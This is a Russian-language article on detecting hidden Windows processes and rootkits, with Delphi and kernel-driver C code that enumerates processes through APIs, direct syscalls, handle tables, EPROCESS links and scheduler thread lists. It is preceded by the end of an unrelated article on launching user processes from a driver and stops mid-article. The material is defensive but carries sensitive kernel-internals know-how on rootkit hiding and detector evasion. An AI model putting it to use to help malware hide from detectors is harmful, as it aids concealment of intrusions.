Далее, запустив, к примеру, Process Explorer от Марка Руссиновича, можно будет его увидеть . Однако спешу предупредить вот еще о чем. Если, к примеру, Вы создаете GUI-процесс, то в некоторых случаях можете и не увидеть окна данного приложения, хотя Process Explorer исправно показывает его наличие. Здесь нет повода для беспокойства, дело в том, что при некоторых, точно неизвестных мне обстоятельствах, процесс не подключается к WindowStation, а значит, не получает Desktop, к примеру, это происходит в том случае, когда “родителем” процесса становится процесс Services.



К примеру, Вы видите процесс CMD.EXE, “порожденный” в недрах WinAmp, который по всем правилам получил Desktop и виден “на поверхности”.

А вот уже другой случай.



Думаю, комментарии в данном случае излишни.

После всех описательных процедур, имевших место в данной статье, думаю, стало понятно, каким достаточно нехитрым образом мы осуществили задуманное, и, все-таки дали жизнь пользовательскому процессу из режима ядра, так сказать, “не мудрствуя лукаво”. Теперь, за всеми разъяснениями и дополнениями к вышесказанному Вы можете обратиться к исходному коду драйвера. Для его загрузки используйте утилиту KmdManager из пакета KmdKit от Four-F. Собственно, ему же и благодарность за содействие в решении вопроса, определившегося в концовке статьи, а также благодарю господина lial’a за великодушное содействие в решении вопроса, связанного с версткой данной статьи.

Предложения и замечания так же жду по адресу troguar@yandex.ru

Обнаружение скрытых процессов

Автор: Ms-Rem

Дата: 2005-09-14

Многие пользователи привыкли к тому, что в Windows NT диспетчер задач показывает все процессы, и многие считают, что скрыться от него вообще невозможно. На самом деле, скрыть процесс черезвычайно просто. Для этого существует множество методов, и их реализации доступны в исходниках. Остается только удивляться, почему так редки трояны использующие эти методики? Их буквально 1 на 1000 не умеющих скрываться. Я думаю, это объясняется тем, что авторам троянов лень, ведь для этого необязательно писать что-то свое, всегда можно взять готовый исходник и вставить в свою программу. Поэтому следует ожидать, что скоро скрытие процессов будет применяться во всех широкораспостраненных рядовых троянах.

Естественно, от этого нужно иметь защиту. Производители антивирусов и фаерволлов отстали от жизни, так как их продукты не умеют обнаруживать скрытые процессы. Для этого существует только несколько утилит, из которых единственной бесплатной является Klister(работает только на Windows 2000), а за остальные производители требуют немалых денег. Причем все эти утилиты довольно легко обходятся.

Все имеющиеся сейчас программы для обнаружения скрытых процессов построены на каком-то одном принципе, поэтому для их обхода можно придумать метод скрытия от конкретного принципа обнаружения, либо привязываться к одной конкретной программе, что гораздо проще в реализации. Пользователь купивший коммерческую программу не может изменить ее, а поэтому привязка к конкретной программе будет работать достаточно надежно, поэтому этот метод используется в коммерческих руткитах (например hxdef Golden edition). Единственным выходом будет создание бесплатной Opensource программы для обнаружения скрытых процессов в которой будут применены несколько методов обнаружения, что позволит защититься от фундаментальных принципов скрытия, а от привязки к конкретным программам может защититься каждый пользователь, для этого нужно всего лишь взять исходники программы и переделать ее под себя.

В этой статье я хочу рассмотреть основные методы обнаружения скрытых процессов, привести примеры кода использующего эти методы и создать в конце законченную программу для обнаружения скрытых процессов, которая удовлетворяла бы всем вышеприведенным требованиям.

Обнаружение в User Mode

Для начала рассмотрим простые методы обнаружения, которые могут быть применены в 3 кольце, без использования драйверов. Они основаны на том, что каждый запущенный процесс порождает побочные проявления своей деятельности, по которым его и можно обнаружить. Этими проявлениями могут быть открытые им хэндлы, окна, созданные системные объекты. От подобных методик обнаружения несложно скрыться, но для этого нужно учесть ВСЕ побочные проявления работы процесса. Ни в одном из публичных руткитов это пока еще не сделано (приватные версии к сожалению ко мне не попали). Юзермодные методы просты в реализации, безопасны в применении, и могут дать положительный эффект, поэтому их использованием не стоит пренебрегать.

Для начала определимся с форматом данных возвращаемых функциями поиска, пусть это будут связанные списки:

```
type
 PProcList = ^TProcList;
 TProcList = packed record
   NextItem: pointer;
   ProcName: array [0..MAX_PATH] of Char;
   ProcId: dword;
   ParrentId: dword;
 end;
```

Получение списка процессов через ToolHelp API

Для начала определим образцовую функцию получающую список процессов, с ее результатами мы будем сравнивать результаты полученные всеми другими способами:

```
{
 Получение списка процессов через ToolHelp API.
}
procedure GetToolHelpProcessList(var List: PListStruct);
var
 Snap: dword;
 Process: TPROCESSENTRY32;
 NewItem: PProcessRecord;
begin
  Snap := CreateToolhelp32Snapshot(TH32CS_SNAPPROCESS, 0);
  if Snap <> INVALID_HANDLE_VALUE then
     begin
      Process.dwSize := SizeOf(TPROCESSENTRY32);
      if Process32First(Snap, Process) then
         repeat
          GetMem(NewItem, SizeOf(TProcessRecord));
          ZeroMemory(NewItem, SizeOf(TProcessRecord));
          NewItem^.ProcessId  := Process.th32ProcessID;
          NewItem^.ParrentPID := Process.th32ParentProcessID;
          lstrcpy(@NewItem^.ProcessName, Process.szExeFile);
          AddItem(List, NewItem);
         until not Process32Next(Snap, Process);
      CloseHandle(Snap);
     end;
end;
```

Очевидно, что любой скрытый процесс при таком перечислении найден не будет, поэтому эта функция будет образцовой для отделения скрытых процессов от нескрытых.

Получение списка процессов через Native API

Следующим уровнем проверки будет получение списка процессов через ZwQuerySystemInformation (Native API). На этом уровне также врядли что-нибудь обнаружиться, но проверить все-таки стоит.

```
{
  Получение списка процессов через ZwQuerySystemInformation.
}
procedure GetNativeProcessList(var List: PListStruct);
var
 Info: PSYSTEM_PROCESSES;
 NewItem: PProcessRecord;
 Mem: pointer;
begin
  Info := GetInfoTable(SystemProcessesAndThreadsInformation);
  Mem := Info;
  if Info = nil then Exit;
  repeat
   GetMem(NewItem, SizeOf(TProcessRecord));
```

```
   ZeroMemory(NewItem, SizeOf(TProcessRecord));
   lstrcpy(@NewItem^.ProcessName,
           PChar(WideCharToString(Info^.ProcessName.Buffer)));
   NewItem^.ProcessId  := Info^.ProcessId;
   NewItem^.ParrentPID := Info^.InheritedFromProcessId;
   AddItem(List, NewItem);
   Info := pointer(dword(info) + info^.NextEntryDelta);
  until Info^.NextEntryDelta = 0;
  VirtualFree(Mem, 0, MEM_RELEASE);
end;
```

Получение списка процессов по списку открытых хэндлов.

Многие программы скрывающие процесс, не скрывают открытые им хэндлы, следовательно перечислив открытые хэндлы через ZwQuerySystemInformation мы можем построить список процессов.

```
{
  Получение списка процессов по списку открытых хэндлов.
  Возвращает только ProcessId.
}
procedure GetHandlesProcessList(var List: PListStruct);
var
 Info: PSYSTEM_HANDLE_INFORMATION_EX;
 NewItem: PProcessRecord;
 r: dword;
 OldPid: dword;
begin
  OldPid := 0;
  Info := GetInfoTable(SystemHandleInformation);
  if Info = nil then Exit;
  for r := 0 to Info^.NumberOfHandles do
    if Info^.Information[r].ProcessId <> OldPid then
     begin
       OldPid := Info^.Information[r].ProcessId;
       GetMem(NewItem, SizeOf(TProcessRecord));
       ZeroMemory(NewItem, SizeOf(TProcessRecord));
       NewItem^.ProcessId   := OldPid;
       AddItem(List, NewItem);
     end;
  VirtualFree(Info, 0, MEM_RELEASE);
end;
```

На этом этапе уже можно кое-что обнаружить. Но полагаться на результат такой проверки не стоит, так как скрыть открытые процессом хэндлы ничуть не сложнее, чем скрыть сам процесс, просто многие забывают это делать.

Получение списка процессов по списку открытых ими окон.

Получив список окон зарегистрированных в системе и вызвав для каждого GetWindowThreadProcessId можно построить список процессов имеющих окна.

```
{
  Получение списка процессов по списку окон.
  Возвращает только ProcessId.
}
procedure GetWindowsProcessList(var List: PListStruct);

 function EnumWindowsProc(hwnd: dword; PList: PPListStruct): bool; stdcall;
 var
  ProcId: dword;
```

```
  NewItem: PProcessRecord;
 begin
  GetWindowThreadProcessId(hwnd, ProcId);
   if not IsPidAdded(PList^, ProcId) then
    begin
     GetMem(NewItem, SizeOf(TProcessRecord));
     ZeroMemory(NewItem, SizeOf(TProcessRecord));
     NewItem^.ProcessId   := ProcId;
     AddItem(PList^, NewItem);
  end;
  Result := true;
 end;

begin
 EnumWindows(@EnumWindowsProc, dword(@List));
end;
```

Окна не скрывает почти никто, поэтому эта проверка также позволяет что-то найти, но полагаться на нее тоже не стоит.

Получение списка процессов с помощью прямого системного вызова.

Для скрытия процессов в User Mode обычно используется технология внедрения своего кода в чужие процессы и перехвата функции ZwQuerySystemInformation из ntdll.dll. Функции ntdll на самом деле являются переходниками к соответствующим функциям ядра системы, и представляют из себя обращение к интерфейсу системных вызовов (Int 2Eh в Windows 2000 или sysenter в XP), поэтому самым простым и эффективным способом обнаружения процессов скрытых Usermode API перехватчиками будет прямое обращение к интерфейсу системных вызовов минуя API.

Вариант функции заменяющей ZwQuerySystemInformation будет выглядеть для Windows XP так:

```
{
 Системный вызов ZwQuerySystemInformation для Windows XP.
}
Function XpZwQuerySystemInfoCall(ASystemInformationClass: dword;
                                 ASystemInformation: Pointer;
                                 ASystemInformationLength: dword;
                                 AReturnLength: pdword): dword; stdcall;
asm
 pop ebp
 mov eax, $AD
 call @SystemCall
 ret $10
 @SystemCall:
 mov edx, esp
 sysenter
end;
```

В связи с другим интерфейсом системных вызовов, для Windows 2000 этот код будет выглядеть иначе.

```
{
  Системный вызов ZwQuerySystemInformation для Windows 2000.
}
Function Win2kZwQuerySystemInfoCall(ASystemInformationClass: dword;
                                    ASystemInformation: Pointer;
                                    ASystemInformationLength: dword;
                                    AReturnLength: pdword): dword; stdcall;
asm
 pop ebp
 mov eax, $97
 lea edx, [esp + $04]
 int $2E
```

```
 ret $10
end;
```

Теперь остается перечислить процессы не с помощью функций из ntdll.dll, а с помощью только что определенных функций. Вот код, который это делает:

```
{
  Получение списка процессов через системный вызов
  ZwQuerySystemInformation.
}
procedure GetSyscallProcessList(var List: PListStruct);
var
 Info: PSYSTEM_PROCESSES;
 NewItem: PProcessRecord;
 mPtr: pointer;
 mSize: dword;
 St: NTStatus;
begin
 mSize := $4000;
 repeat
  GetMem(mPtr, mSize);
  St := ZwQuerySystemInfoCall(SystemProcessesAndThreadsInformation,
                              mPtr, mSize, nil);
  if St = STATUS_INFO_LENGTH_MISMATCH then
    begin
      FreeMem(mPtr);
      mSize := mSize * 2;
    end;
 until St <> STATUS_INFO_LENGTH_MISMATCH;
 if St = STATUS_SUCCESS then
  begin
    Info := mPtr;
    repeat
     GetMem(NewItem, SizeOf(TProcessRecord));
     ZeroMemory(NewItem, SizeOf(TProcessRecord));
     lstrcpy(@NewItem^.ProcessName,
             PChar(WideCharToString(Info^.ProcessName.Buffer)));
     NewItem^.ProcessId  := Info^.ProcessId;
     NewItem^.ParrentPID := Info^.InheritedFromProcessId;
     Info := pointer(dword(info) + info^.NextEntryDelta);
     AddItem(List, NewItem);
    until Info^.NextEntryDelta = 0;
  end;
 FreeMem(mPtr);
end;
```

Этот метод практически 100% обнаруживает юзермодные руткиты, например все версии hxdef (в том числе и Golden) им обнаруживаются.

Получение списка процессов путем анализа связанных с ним хэндлов.

Также, можно применить еще один метод основанный на перечислении хэндлов. Его суть состоит в том, чтобы найти не хэндлы открытые искомым процессом, а хэндлы других процессов связанные с ним. Это могут быть хэндлы самого процесса либо его потоков. При получении хэндла процесса, можно определить его PID с ZwQueryInformationProcess. Для потока можно вызвать ZwQueryInformationThread и получить Id его процесса. Все процессы существующие в системе были кем-то запущены, следовательно родительские процессы будут иметь их хэндлы (если только не успели их закрыть), также хэндлы всех работающих процессов имеются в сервере подсистемы Win32 (csrss.exe). Также в Windows NT активно используются Job объекты, которые позволяют обьединять процессы (например все процессы определенного прользователя, или какие-либо службы), следовательно при нахождении хэндла Job объекта, не стоит принебрегать возможностью получить Id всех обьединенных им процессов. Делается это с помощью функции QueryInformationJobObject с классом информации - JobObjectBasicProcessIdList. Код производящий поиск процесов путем анализа открытых другими процессами хэндлов будет выглядеть так:

```
{
 Получение списка процессов через проверку хэнжлов в других процессах.
}
procedure GetProcessesFromHandles(var List: PListStruct; Processes, Jobs, Threads: boolean);
var
 HandlesInfo: PSYSTEM_HANDLE_INFORMATION_EX;
 ProcessInfo: PROCESS_BASIC_INFORMATION;
 hProcess : dword;
 tHandle: dword;
 r, l     : integer;
 NewItem: PProcessRecord;
 Info: PJOBOBJECT_BASIC_PROCESS_ID_LIST;
 Size: dword;
 THRInfo: THREAD_BASIC_INFORMATION;
begin
 HandlesInfo := GetInfoTable(SystemHandleInformation);
 if HandlesInfo <> nil then
 for r := 0 to HandlesInfo^.NumberOfHandles do
   if HandlesInfo^.Information[r].ObjectTypeNumber in [OB_TYPE_PROCESS, OB_TYPE_JOB,
    OB_TYPE_THREAD] then
    begin
      hProcess  := OpenProcess(PROCESS_DUP_HANDLE, false,
                               HandlesInfo^.Information[r].ProcessId);

      if DuplicateHandle(hProcess, HandlesInfo^.Information[r].Handle,
                         INVALID_HANDLE_VALUE, @tHandle, 0, false,
                         DUPLICATE_SAME_ACCESS) then
            begin
             case HandlesInfo^.Information[r].ObjectTypeNumber of
               OB_TYPE_PROCESS : begin
                     if Processes and (HandlesInfo^.Information[r].ProcessId = CsrPid) then
                     if ZwQueryInformationProcess(tHandle, ProcessBasicInformation,
                                                  @ProcessInfo,
                                                  SizeOf(PROCESS_BASIC_INFORMATION),
                                                  nil) = STATUS_SUCCESS then
                     if not IsPidAdded(List, ProcessInfo.UniqueProcessId) then
                        begin
                        GetMem(NewItem, SizeOf(TProcessRecord));
                        ZeroMemory(NewItem, SizeOf(TProcessRecord));
                        NewItem^.ProcessId   := ProcessInfo.UniqueProcessId;
                        NewItem^.ParrentPID  := ProcessInfo.InheritedFromUniqueProcessId;
                        AddItem(List, NewItem);
                        end;
                     end;

               OB_TYPE_JOB     : begin
                                   if Jobs then
```

```
                                begin
                                 Size := SizeOf(JOBOBJECT_BASIC_PROCESS_ID_LIST) + 4 * 1000;
                                 GetMem(Info, Size);
                                 Info^.NumberOfAssignedProcesses := 1000;
                                 if QueryInformationJobObject(tHandle,
    JobObjectBasicProcessIdList,
                                                              Info, Size, nil) then
                                    for l := 0 to Info^.NumberOfProcessIdsInList - 1 do
                                      if not IsPidAdded(List, Info^.ProcessIdList[l]) then
                                        begin
                                         GetMem(NewItem, SizeOf(TProcessRecord));
                                         ZeroMemory(NewItem, SizeOf(TProcessRecord));
                                         NewItem^.ProcessId   := Info^.ProcessIdList[l];
                                         AddItem(List, NewItem);
                                        end;
                                 FreeMem(Info);
                                end;
                               end;

              OB_TYPE_THREAD  : begin
                                 if Threads then
                                 if ZwQueryInformationThread(tHandle, THREAD_BASIC_INFO,
                                                             @THRInfo,
                                                             SizeOf(THREAD_BASIC_INFORMATION),
                                                             nil) = STATUS_SUCCESS then
                                   if not IsPidAdded(List, THRInfo.ClientId.UniqueProcess) then
                                    begin
                                      GetMem(NewItem, SizeOf(TProcessRecord));
                                      ZeroMemory(NewItem, SizeOf(TProcessRecord));
                                      NewItem^.ProcessId   := THRInfo.ClientId.UniqueProcess;
                                      AddItem(List, NewItem);
                                    end;
                                end;

             end;
             CloseHandle(tHandle);
            end;
          CloseHandle(hProcess);
        end;
  VirtualFree(HandlesInfo, 0, MEM_RELEASE);
 end;
```

К сожалению, некоторые из вышеприведенных методов позволяют определить только ProcessId, но не имя процесса. Следовательно, нам нужно уметь получить имя процесса по pid. ToolHelp API для этого использовать естественно не стоит, так как процесс можкт быть скрытым, поэтому мы будем открывать память процесса на чтение и читьть имя из его PEB. Адрес PEB в процессе можно определить с помощью функции ZwQueryInformationProcess. А вот и код осуществляющий все это:

```
function GetNameByPid(Pid: dword): string;
var
 hProcess, Bytes: dword;
 Info: PROCESS_BASIC_INFORMATION;
 ProcessParametres: pointer;
 ImagePath: TUnicodeString;
 ImgPath: array[0..MAX_PATH] of WideChar;
begin
 Result := '';
 ZeroMemory(@ImgPath, MAX_PATH * SizeOf(WideChar));
 hProcess := OpenProcess(PROCESS_QUERY_INFORMATION or PROCESS_VM_READ, false, Pid);
 if ZwQueryInformationProcess(hProcess, ProcessBasicInformation, @Info,
                              SizeOf(PROCESS_BASIC_INFORMATION), nil) = STATUS_SUCCESS then
  begin
   if ReadProcessMemory(hProcess, pointer(dword(Info.PebBaseAddress) + $10),
                        @ProcessParametres, SizeOf(pointer), Bytes) and
      ReadProcessMemory(hProcess, pointer(dword(ProcessParametres) + $38),
                        @ImagePath, SizeOf(TUnicodeString), Bytes)  and
      ReadProcessMemory(hProcess, ImagePath.Buffer, @ImgPath,
                        ImagePath.Length, Bytes) then
        begin
          Result := ExtractFileName(WideCharToString(ImgPath));
```

```
        end;
    end;
 CloseHandle(hProcess);
end;
```

Естественно, юзермодные методы обнаружения на этом не заканчиваются. Если приложить немного усилий, то можно придумать еще несколько новых (например загрузку своей Dll в доступные процессы с помощью SetWindowsHookEx с последующим анализом списка процессов, где наша Dll оказалась), но пока этих методов нам хватит. Их достоинство в том, что они просты в программировании, но позволяют обнаружить только процессы скрытые API перехватом в User Mode, либо плохо скрытые из Kernel Mode. Для действительно надежного обнаружения скрытых процессов нам придется писать драйвер и работать с внутренними структурами ядра Windows.

Kernel Mode detection

Вот мы и дошли до методов обнаружения скрытых процессов в режиме ядра. От юзермодных методов они отличаются в первую очередь тем, что списки процессов можно построить не используя API, а работая напрямую с структурами планировщика. Скрыться от таких методов обнаружения гораздо труднее, так как они основаны на самых принципах работы системы, и удаление всех следов процесса из списков планировщика приведет к невозможности его работы.

Что представляет из себя процесс изнутри? Каждый процесс имеет свое адресное пространство, свои дескрипторы, потоки, и.т.д. С этими вещами связаны соответствующие структуры ядра. Каждый процесс описывается структурой EPROCESS, структуры всех процессов связаны в кольцевой двухсвязный список. Один из методов скрытия процессов заключается в изменении указателей так, чтобы перечисление шло в обход скрываемого процесса. Для работы процесса некритично, будет ли он участвовать в перечислении или нет. Но структура EPROCESS всегда должна быть, она необходима для работы процесса. Большинство методов обнаружения скрытых процессов в Kernel Mode так или иначе связаны с обнаружением этой структуры.

Сначала определимся с форматом хранения полученной информации о процессах. Формат этот должен быть удобен для передачи из драйвера в приложение. Пусть этим форматом будет следующая структура:

```
typedef struct _ProcessRecord
{
 ULONG       Visibles;
 ULONG       SignalState;
    BOOLEAN     Present;
 ULONG       ProcessId;
 ULONG       ParrentPID;
 PEPROCESS   pEPROCESS;
 CHAR        ProcessName[256];
} TProcessRecord, *PProcessRecord;
```

Пусть структуры располагаются в памяти по порядку, и у последней из них сброшен флаг Present.

Получение списка процессов через ZwQuerySystemInformation в ядре.

Начнем как всегда с простого, с получения образцового списка процессов через ZwQuerySystemInformation:

```
PVOID GetNativeProcessList(ULONG *MemSize)
{
```

```
 ULONG PsCount = 0;
 PVOID Info = GetInfoTable(SystemProcessesAndThreadsInformation);
 PSYSTEM_PROCESSES Proc;
 PVOID Mem = NULL;
 PProcessRecord Data;

 if (!Info) return NULL; else Proc = Info;

 do
 {
  Proc = (PSYSTEM_PROCESSES)((ULONG)Proc + Proc->NextEntryDelta);
  PsCount++;
 } while (Proc->NextEntryDelta);

 *MemSize = (PsCount + 1) * sizeof(TProcessRecord);

 Mem = ExAllocatePool(PagedPool, *MemSize);

 if (!Mem) return NULL; else Data = Mem;

 Proc = Info;
 do
 {
  Proc = (PSYSTEM_PROCESSES)((ULONG)Proc + Proc->NextEntryDelta);
  wcstombs(Data->ProcessName, Proc->ProcessName.Buffer, 255);
  Data->Present    = TRUE;
  Data->ProcessId  = Proc->ProcessId;
  Data->ParrentPID = Proc->InheritedFromProcessId;
  PsLookupProcessByProcessId((HANDLE)Proc->ProcessId, &Data->pEPROCESS);
  ObDereferenceObject(Data->pEPROCESS);
  Data++;
 } while (Proc->NextEntryDelta);

 Data->Present = FALSE;

 ExFreePool(Info);

 return Mem;
}
```

Пусть эта функция будет образцовой, так как любой Kernel Mode метод скрытия процесса не будет ею обнаружен. Но юзермодные руткиты типа hxdef будут здесь обнаружены.

В этом коде применяеся функция GetInfoTable для простого получения информации. Для того чтобы не возникало вопросов что это такое я приведу ее здесь полностью:

```
/*
  Получение буфера с результатом ZwQuerySystemInformation.
*/
PVOID GetInfoTable(ULONG ATableType)
{
 ULONG mSize = 0x4000;
 PVOID mPtr = NULL;
 NTSTATUS St;
 do
 {
  mPtr = ExAllocatePool(PagedPool, mSize);
  memset(mPtr, 0, mSize);
  if (mPtr)
  {
   St = ZwQuerySystemInformation(ATableType, mPtr, mSize, NULL);
  } else return NULL;
  if (St == STATUS_INFO_LENGTH_MISMATCH)
  {
   ExFreePool(mPtr);
   mSize = mSize * 2;
  }
 } while (St == STATUS_INFO_LENGTH_MISMATCH);
 if (St == STATUS_SUCCESS) return mPtr;
 ExFreePool(mPtr);
 return NULL;
```

```
}
```

Я думаю, что понимание смысла этой функции ни у кого затруднений не вызовет.

Получение списка процессов из двусвязного списка структур EPROCESS.

Итак, идем дальше. Следующим шагом будет получение списка процессов проходом по двухсвязному списку структур EPROCESS. Список начинается с головы - PsActiveProcessHead, поэтому для корректного перечисления процессов нам сначала нужно найти этот неэкспортируемый символ. Для этого проще всего будет воспользоваться тем свойством, что процесс System является первым в списке процессов. Нам нужно находясь в DriverEntry получить указатель на текущий процесс с помощью PsGetCurrentProcess (драйвера загруженные с помощью SC Manager API или ZwLoadDriver всегда грузятся в контексте процесса System), и Blink по смещению ActiveProcessLinks будет указывать на PsActiveProcessHead. Выглядит это примерно так:

```
PsActiveProcessHead = *(PVOID *)((PUCHAR)PsGetCurrentProcess + ActiveProcessLinksOffset + 4);
```

Теперь можно пройтись по двухсвязному списку и построить список процессов:

```
PVOID GetEprocessProcessList(ULONG *MemSize)
{
 PLIST_ENTRY Process;
 ULONG PsCount = 0;
 PVOID Mem = NULL;
 PProcessRecord Data;

 if (!PsActiveProcessHead) return NULL;

 Process = PsActiveProcessHead->Flink;

 while (Process != PsActiveProcessHead)
 {
  PsCount++;
  Process = Process->Flink;
 }

 PsCount++;

 *MemSize = PsCount * sizeof(TProcessRecord);

 Mem = ExAllocatePool(PagedPool, *MemSize);
 memset(Mem, 0, *MemSize);

 if (!Mem) return NULL; else Data = Mem;

 Process = PsActiveProcessHead->Flink;

 while (Process != PsActiveProcessHead)
 {
  Data->Present     = TRUE;
  Data->ProcessId   = *(PULONG)((ULONG)Process - ActPsLink + pIdOffset);
  Data->ParrentPID  = *(PULONG)((ULONG)Process - ActPsLink + ppIdOffset);
  Data->SignalState = *(PULONG)((ULONG)Process - ActPsLink + 4);
  Data->pEPROCESS   = (PEPROCESS)((ULONG)Process - ActPsLink);
  strncpy(Data->ProcessName, (PVOID)((ULONG)Process - ActPsLink + NameOffset), 16);
  Data++;
     Process = Process->Flink;

 }

 return Mem;
```

```
}
```

Для получения имени процесса, его Process Id и ParrentProcessId используются смещения данных полей в структуре EPROCESS (pIdOffset, ppIdOffset, NameOffset, ActPsLink). Эти смещения различаются в различных версиях Windows, поэтому их получение вынесено в отдельную функцию, которую вы можете увидеть в исходном коде программы Process Hunter (в приложении к статье).

Любое скрытие процесса методом API перехвата будет обнаружено вышеприведенным способом. Но если процесс скрыт с помощью метода DKOM (Direct Kernel Object Manipulation), то этот способ не поможет, так как при этом процесс удаляется из списка процессов.

Получение списка процессов по спискам потоков планировщика.

Один из методов обнаружения такого скрытия состоит в получнии списка процессов по списку потоков в планировщике. В Windows 2000 имеется три двусвязных списка потоков: KiWaitInListHead, KiWaitOutListHead, KiDispatcherReadyListHead. Первые два списка содержат потоки ожидающие наступления какого-либо события, а третий содержит потоки готовые к исполнению. Пройдясь по спискам и вычев смещение списка потоков в стуктуре ETHREAD мы получим указатель на ETHREAD потока. Эта структура содержит несколько указателей на процесс связанный с потоком, это struct _KPROCESS *Process (0x44, 0x150) и sruct _EPROCESS *ThreadsProcess (0x22C, смещения указаны для Windows 2000). Первые два указателя не оказывают никакого влияния на работу потока, поэтому легко могут быть подменены в целях скрытия. А третий указатель используеся планировщиком при переключении адресных пространств, поэтому подменен быть не может. Его мы и будем использовать для определения процесса владеющего потоком.

Этот метод обнаружения применяется в программе klister, главный недостаток которой - работа только под Windows 2000 (и то не со всеми сервиспаками). Обусловлен это недостаток тем, что в Klister жестко зашиты адреса списков потоков, которые меняются почти с каждым сервиспаком системы.

Зашивать адреса списков в программу - это очень плохой метод, так как гарантирует неработоспособность программы с следующими обновлениями ОС, да и помогает укрыться от этого метода обнаружения, поэтому адреса списков придется искать динамически, анализом кода функций, в которых они используются.

Для начала попробуем найти KiWaitItListHead и KiWaitOutListHead в Windows 2000. Адреса этих списков используются в функции KeWaitForSingleObject в коде следующего вида:

```
.text:0042DE56                mov     ecx, offset KiWaitInListHead
.text:0042DE5B                test    al, al
.text:0042DE5D                jz      short loc_42DE6E
.text:0042DE5F                cmp     byte ptr [esi+135h], 0
.text:0042DE66                jz      short loc_42DE6E
.text:0042DE68                cmp     byte ptr [esi+33h], 19h
.text:0042DE6C                jl      short loc_42DE73
.text:0042DE6E                mov     ecx, offset KiWaitOutListHead
```

Для получения адресов этих списков надо пройтись дизассемблером длин инструкций (будем использовать мой LDasm) по KeWaitForSingleObject и когда указатель (pOpcode) будет на команде mov ecx, KiWaitInListHead, то pOpcode + 5 будет указывать на test al, al, а pOpcode + 24 на mov ecx, KiWaitOutListHead. После этого адреса KiWaitItListHead и KiWaitOutListHead извлекаются по указателям pOpcode + 1 и pOpcode + 25 соответственно. Код поиска этих адресов будет выглядеть так:

```
void Win2KGetKiWaitInOutListHeads()
{
 PUCHAR cPtr, pOpcode;
```

```
 ULONG Length;

 for (cPtr = (PUCHAR)KeWaitForSingleObject;
      cPtr < (PUCHAR)KeWaitForSingleObject + PAGE_SIZE;
             cPtr += Length)
 {
  Length = SizeOfCode(cPtr, &pOpcode);

  if (!Length) break;

  if (*pOpcode == 0xB9 && *(pOpcode + 5) == 0x84 && *(pOpcode + 24) == 0xB9)
  {
   KiWaitInListHead  = *(PLIST_ENTRY *)(pOpcode + 1);
   KiWaitOutListHead = *(PLIST_ENTRY *)(pOpcode + 25);
   break;
  }
 }

 return;
}
```

KiDispatcherReadyListHead в Windows 2000 ищется аналогичным путем, с помощью поиска в функции KeSetAffinityThread следующего кода:

```
.text:0042FAAA                lea     eax, KiDispatcherReadyListHead[ecx*8]
.text:0042FAB1                cmp     [eax], eax
```

А вот и функция ищущая KiDispatcherReadyListHead:

```
void Win2KGetKiDispatcherReadyListHead()
{
 PUCHAR cPtr, pOpcode;
 ULONG Length;

 for (cPtr = (PUCHAR)KeSetAffinityThread;
      cPtr < (PUCHAR)KeSetAffinityThread + PAGE_SIZE;
             cPtr += Length)
 {
  Length = SizeOfCode(cPtr, &pOpcode);

  if (!Length) break;

  if (*(PUSHORT)pOpcode == 0x048D && *(pOpcode + 2) == 0xCD && *(pOpcode + 7) == 0x39)
  {
   KiDispatcherReadyListHead = *(PVOID *)(pOpcode + 3);
   break;
  }
 }

 return;
}
```

К сожалению, в Windows XP ядро довольно сильно отличается от Windows 2000. Планировщик в XP имеет не три, а только два списка потоков: KiWaitListHead и KiDispatcherReadyListHead. KiWaitListHead можно найти сканированием функции KeDelayExecutionThread на следующий код:

```
.text:004055B5                mov     dword ptr [ebx], offset KiWaitListHead
.text:004055BB                mov     [ebx+4], eax
```

Такой поиск осуществляется следующим кодом:

```
void XPGetKiWaitListHead()
{
 PUCHAR cPtr, pOpcode;
 ULONG Length;

 for (cPtr = (PUCHAR)KeDelayExecutionThread;
      cPtr < (PUCHAR)KeDelayExecutionThread + PAGE_SIZE;
             cPtr += Length)
 {
  Length = SizeOfCode(cPtr, &pOpcode);
```

```
  if (!Length) break;

  if (*(PUSHORT)cPtr == 0x03C7 && *(PUSHORT)(pOpcode + 6) == 0x4389)
  {
   KiWaitInListHead = *(PLIST_ENTRY *)(pOpcode + 2);
   break;
  }
 }

 return;
}
```

Самой трудной задачей оказалось найти KiDispatcherReadyListHead. Проблема в том, что адрес KiDispatcherReadyListHead не присутствует ни в одной из экспортируемых функций, поэтому для его получения придется немного усложнить алгоритм поиска. Искать будем начиная с функции KiDispatchInterrupt, в ней нас интересует только одно место, содержащее следующий код:

```
.text:00404E72                mov     byte ptr [edi+50h], 1
.text:00404E76                call    sub_404C5A
.text:00404E7B                mov     cl, 1
.text:00404E7D                call    sub_404EB9
```

Первый call в этом участке кода указывает на функцию, в которой есть ссылка на KiDispatcherReadyListHead, но поиск адреса осложняется тем, что нужное нам место функции имеет различный вид в Winows XP SP1 и SP2. В SP2 оно выглядит так:

```
.text:00404CCD                add     eax, 60h
.text:00404CD0                test    bl, bl
.text:00404CD2                lea     edx, KiDispatcherReadyListHead[ecx*8]
.text:00404CD9                jnz     loc_401F12
.text:00404CDF                mov     esi, [edx+4]
```

А в SP1 так:

```
.text:004180FE                add     eax, 60h
.text:00418101                cmp     [ebp+var_1], bl
.text:00418104                lea     edx, KiDispatcherReadyListHead[ecx*8]
.text:0041810B                jz      loc_418760
.text:00418111                mov     esi, [edx]
```

Искать только по одной инструкции lea ненадежно, поэтому мы будем также проверять присутствие после lea команды с rel32 смещением (функция IsRelativeCmd в LDasm). Полный код поиска KiDispatcherReadyListHead будет выглядеть так:

```
void XPGetKiDispatcherReadyListHead()
{
 PUCHAR cPtr, pOpcode;
 PUCHAR CallAddr = NULL;
 ULONG Length;

 for (cPtr = (PUCHAR)KiDispatchInterrupt;
      cPtr < (PUCHAR)KiDispatchInterrupt + PAGE_SIZE;
             cPtr += Length)
 {
  Length = SizeOfCode(cPtr, &pOpcode);

  if (!Length) return;

  if (*pOpcode == 0xE8 && *(PUSHORT)(pOpcode + 5) == 0x01B1)
  {
   CallAddr = (PUCHAR)(*(PULONG)(pOpcode + 1) + (ULONG)cPtr + Length);
   break;
  }
 }

 if (!CallAddr || !MmIsAddressValid(CallAddr)) return;

 for (cPtr = CallAddr; cPtr < CallAddr + PAGE_SIZE; cPtr += Length)
 {
```

```
  Length = SizeOfCode(cPtr, &pOpcode);

  if (!Length) return;

  if (*(PUSHORT)pOpcode == 0x148D && *(pOpcode + 2) == 0xCD && IsRelativeCmd(pOpcode + 7))
  {
   KiDispatcherReadyListHead = *(PLIST_ENTRY *)(pOpcode + 3);
   break;
  }
 }

 return;
}
```

После нахождения адресов списков потоков, мы можем легко перечислить их процессы с помощью следующей функции:

```
